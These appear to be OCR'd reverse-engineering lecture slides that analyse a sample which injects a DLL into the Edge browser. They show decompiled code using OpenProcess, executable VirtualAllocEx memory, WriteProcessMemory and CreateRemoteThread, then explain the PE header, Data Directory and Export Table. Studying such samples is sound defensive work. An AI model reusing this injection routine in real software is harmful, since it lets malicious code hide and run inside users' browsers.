
sub_140001A60

1. 取得 Edge process 的 handle




sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可讀、可寫、可執行的 memory，起始位址為 `lpBaseAddress`




sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可讀、可寫、可執行的 memory，起始位址為 `lpBaseAddress`
3. 將 DLL file (pe) 寫入該 memory



sub_140001A60

1. 取得 Edge process 的 handle
2. 在 Edge process 中 allocate 一塊可讀、可寫、可執行的 memory，起始位址為 `lpBaseAddress`
3. 將 DLL file (pe) 寫入該 memory
4. 在 Edge 中建立 thread，thread 起始點為 `lpBaseAddress[v9]`




Where does the thread start?

```
__int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0((__int64)pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if ( hProcess )
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

PE File Format — Export Address Table (EAT)


NT Headers — Optional Header

- 0x18: Magic (0x20B / 0x10B)
  - Loader 實際判斷 PE 是否可於 64-bit 運行
- 0x28: `AddressOfEntryPoint`
  - 程式進入點的 RVA
- 0x70: Data Directory
  - 指向 **loader 載入時所需的各種 table (e.g., 導出函數)**
- IMAGE_OPTIONAL_HEADER




Data Directory[16]

- 紀錄載入時所需的各種 table
- 共有 16 個 entry，今天會提到：
  - **[0]: Export Table**
  - [1]: Import Table
  - [5]: Base Relocation Table
  - [12]: Import Address Table
- 每個 entry 包含 table 的 RVA 和 size
- IMAGE_DATA_DIRECTORY




Export Table

